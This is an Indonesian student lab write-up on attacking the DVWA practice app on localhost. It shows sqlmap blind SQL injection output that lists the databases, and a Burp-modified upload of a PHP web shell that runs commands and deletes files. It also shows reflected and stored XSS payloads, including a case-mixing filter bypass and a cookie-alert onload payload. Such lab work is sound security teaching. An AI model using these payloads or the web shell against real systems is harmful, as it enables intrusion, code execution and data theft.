
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:25:51 /2022-01-01/

[14:25:51] [INFO] parsing HTTP request from 'sql_inj_blind.txt'
[14:25:52] [INFO] testing connection to the target URL
[14:26:02] [INFO] checking if the target is protected by some kind of WAF/IPS
[14:26:03] [INFO] testing if the target URL content is stable
[14:26:05] [INFO] target URL content is stable
[14:26:05] [INFO] testing if POST parameter 'id' is dynamic
[14:26:06] [WARNING] POST parameter 'id' does not appear to be dynamic
[14:26:07] [INFO] heuristic (basic) test shows that POST parameter 'id' might be injectable (possible DBMS: 'MySQL')
[14:26:09] [INFO] testing for SQL injection on POST parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n
[14:26:37] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
```

```
intech@pop-os: ~/Desktop
intech@pop-os: ~/Desktop
intech@pop-os: ~/Desktop$ sqlmap -r sql_inj_blind.txt --dbs

[14:28:32] [INFO] testing if POST parameter 'Submit' is dynamic
[14:28:36] [WARNING] POST parameter 'Submit' does not appear to be dynamic
[14:28:37] [WARNING] heuristic (basic) test shows that POST parameter 'Submit' might not be injectable
[14:28:37] [INFO] testing for SQL injection on POST parameter 'Submit'
[14:28:37] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:28:42] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[14:28:44] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[14:28:44] [INFO] testing 'Generic inline queries'
[14:28:45] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[14:29:01] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[14:29:30] [WARNING] POST parameter 'Submit' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 167 HTTP(s) requests:
---
Parameter: id (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 4516=45166Submit=Submit
---
[14:29:30] [INFO] testing MySQL
[14:29:30] [INFO] confirming MySQL
[14:29:31] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.52, PHP 7.4.27
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[14:29:32] [INFO] fetching database names
[14:29:32] [INFO] fetching number of databases
[14:29:32] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[14:29:32] [INFO] retrieved: 6
[14:29:35] [INFO] retrieved: information_
```




```
intech@pop-os: ~  
Payload: id=1 AND 4516=45166Submit=Submit  
---  
[14:29:30] [INFO] testing MySQL  
[14:29:30] [INFO] confirming MySQL  
[14:29:31] [INFO] the back-end DBMS is MySQL  
web application technology: Apache 2.4.52, PHP 7.4.27  
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)  
[14:29:32] [INFO] fetching database names  
[14:29:32] [INFO] fetching number of databases  
[14:29:32] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval  
[14:29:32] [INFO] retrieved: 6  
[14:29:32] [INFO] retrieved: information_schema  
[14:30:52] [INFO] retrieved: phpmyadmin  
[14:31:37] [INFO] retrieved: mysql  
[14:32:03] [INFO] retrieved: dvwa  
[14:32:17] [INFO] retrieved: test  
[14:32:50] [INFO] retrieved: performance_schema  
available databases [6]:  
[*] dvwa  
[*] information_schema  
[*] mysql  
[*] performance_schema  
[*] phpmyadmin  
[*] test  
[14:33:57] [INFO] fetched data logged to text files under '/home/intech/snap/sqlmap/23/.local/share/sqlmap/output/127.0.0.1'  
[*] ending @ 14:33:57 /2022-01-01/  
intech@pop-os: ~/Desktop$
```

Akhirnya kami berhasil untuk menembus server database dan kami dapat mengetahui terdapat 6 database yang tersedia pada server database.

8. Melakukan Serangan Upload

Serangan upload dapat dilakukan untuk mengupload dan mengeksekusi file php. Namun pada level medium hanya dapat mengupload file berupa JPG dan PNG. Untuk itu kami menggunakan tool bernama Burpsuite untuk meng-intercept pengiriman data dan mengubah file tersebut.

Pada tugas besar kali ini kami akan mengupload sebuah file bernama coba.jpg, yang sebenarnya berisi kode php. Sebelum melakukan upload file pada DVWA, kami harus melakukan *proxy settings* pada browser, agar dapat menghubungkan antara DVWA dengan Burpsuite. Lalu upload file coba.jpg.



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Vulnerability: File Upload

Choose an image to upload:

No file selected.

../../hackable/uploads/coba.jpg succesfully uploaded!

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://www.acunetix.com/websitesecurity/upload-forms-threat/>

Setelah melakukan upload, maka pada Burpsuite akan dihasilkan sebagai berikut:

Burp Suite Community Edition v2021.10.2 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Request to http://127.0.0.1:80

Forward Drop **Intercept is on** Action Open Browser

Pretty Raw Hex

```

1 POST /DVWA-master/vulnerabilities/upload/ HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 424
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="95", ";Not A Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://127.0.0.1
10 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary9YvqLoLWbdz7251B
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1/DVWA-master/vulnerabilities/upload/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: security=medium; PHPSESSID=k2a1judj3q34rhtl96sad57fj3
21 Connection: close
22
23 -----WebKitFormBoundary9YvqLoLWbdz7251B
24 Content-Disposition: form-data; name="MAX_FILE_SIZE"
25
26 100000
27 -----WebKitFormBoundary9YvqLoLWbdz7251B
28 Content-Disposition: form-data; name="uploaded"; filename="coba.jpg"
29 Content-Type: image/jpeg
30
31 <?php
32     system($_GET['input']);
33 >
34 -----WebKitFormBoundary9YvqLoLWbdz7251B
35 Content-Disposition: form-data; name="Upload"
36
37 Upload
38 -----WebKitFormBoundary9YvqLoLWbdz7251B--
39

```


Selanjutnya file coba.jpg tersebut akan diubah kembali menjadi bentuk php, dengan mengganti Filename nya menjadi "coba.php", lalu klik tombol forward untuk mengirimkan *request* kepada DVWA.




Lalu lihat kembali pada DVWA file coba.jpg telah berhasil berubah menjadi coba.php. Dan coba copy `/hackable/uploads/coba.php?input=ls` pada bagian slug DVWA seperti di bawah ini, maka akan menampilkan file yang ada pada *directory uploads*



Karena kami sudah bisa mengakses file maka selanjutnya kami akan melakukan penghapusan sebuah file yaitu .jpg



Maka ketika melakukan ls akan seperti dibawah ini, file Mingyu_MC.jpg sudah terhapus.




coba.jpg coba.php dvwa_email.png

9. Melakukan Serangan XSS Reflected

Reflected XSS merupakan tipe XSS yang paling umum dan yang paling mudah dilakukan oleh penyerang. Salah satu serangan XSS Reflected adalah jenis serangan cross site scripting (XSS). Berikut adalah tahapan-tahapan pada proses penyerangan XSS Reflected :

Setelah login ke dalam DVWA, lalu klik XSS Reflected pada menu sebelah kiri



Setelah itu klik view source dan pada tingkat kesulitan medium pada XSS Reflected ini telah melakukan filterisasi, yaitu tidak boleh menginputkan script sehingga tulisan “script” akan digantikan atau tidak muncul



Pertama, kami menginputkan `<script>alert("XSS")</script>`

What's your name?

Maka akan menampilkan teks seperti dibawah ini, karena ketika menginputkan kata *script* akan menampilkan ‘ ‘ atau kosong, oleh karena itu yang muncul hanya alert(“XSS”).

What's your name?

Hello alert("XSS")

Namun ketika kami melakukan kombinasi huruf kapital pada kata “script” menjadi seperti “ScRiPt”. Maka filterisasi pada XSS Reflected tingkat medium akan sedikit berkurang. Codenya akan menjadi seperti <ScRiPt>alert("XSS")</script>.

What's your name?

Dan ketika diklik tombol submit, maka akan muncul pop up seperti dibawah ini, yang menandakan bahwa berhasil ter-*Hack*. Kemudian klik OK.

localhost says

XSS

OK

Lalu akan muncul output seperti gambar dibawah ini.

What's your name?

Hello

Yang menandakan XSS Reflected dengan security level medium hanya melakukan filterisasi pada script dengan lowercase saja.


10.Melakukan Serangan XSS Stored

Stored XSS merupakan jenis XSS yang paling merusak. Pada XSS Stored memiliki tampilan seperti di bawah ini. Pada input nama dapat menginputkan sebanyak 10 karakter.

Name *

Message *

Lalu klik view source yang ada di pojok kanan bawah



```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name     = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR) ? "" : "");
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = str_replace( '<script>', '', $name );
    $name = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($c
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR) ? "" : "");

    // Update database
    $query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"

//mysql_close();
}


?>
```

Karena kami tidak dapat menginputkan lebih dari 10 karakter, maka akan dilakukan inspect pada kolom “Name” dengan mengubah max length nya menjadi 100.



```
<form method="post" name="guestform" "">
  <table width="550" cellpadding="1" cellspacing="2" border="0">
    <tbody>
      <tr>
        <td width="100">Name </td>
        <td>
          <input name="txtName" type="text" size="30" maxlength="100">
        </td>
      </tr>
    </tbody>
  </table>
</form>
```

Setelah itu masukan code `<body onload="alert(document.cookie)">` pada kolom Name dan menuliskan Message “Yow bro form ini rentan :)”.



The image shows the DVWA (Damn Vulnerable Web Application) interface for the 'Stored Cross Site Scripting' vulnerability. At the top is the DVWA logo. Below it, the title 'Vulnerability: Stored Cross Site Scripting (C)' is displayed. The form has two main input fields: 'Name *' and 'Message *'. The 'Name *' field contains the payload: `<body onload="alert(document.cookie)">`. The 'Message *' field contains the text: 'Yow bro form ini rentan :)'. Below these fields are two buttons: 'Sign Guestbook' and 'Clear Guestbook'. At the bottom of the form, there is a preview area showing the output of the stored message: 'Name: Hello you got hacked bro, nyehehe'.

Setelah klik Sign Guestbook akan muncul pop up seperti dibawah ini.



Setelah di klik OK, maka akan kembali ke halaman sebelumnya, dan telah berhasil mendapatkan informasi website dengan menggunakan XSS stored.

III. KESIMPULAN

Dari penjelasan diatas dapat disimpulkan bahwa dalam suatu website ada kemungkinan celah yang dapat dimanfaatkan oleh suatu pihak untuk merusaknya dari berbagai cara. Oleh karena itu diperlukan keamanan yang sangat baik agar terhindar dari hal-hal yang tidak diinginkan yang dapat merugikan.

IV. REFERENSI

<https://www.bengkelti.com/blog/cara-install-dvwa-di-windows-menggunakan-xampp/>

<https://n3wbye.gitbook.io/dvwa/command-injection/pengenalan>

<https://n3wbye.gitbook.io/dvwa/file-inclusion/pengenalan>

<https://www.youtube.com/watch?v=RDU3vtqjcpQ>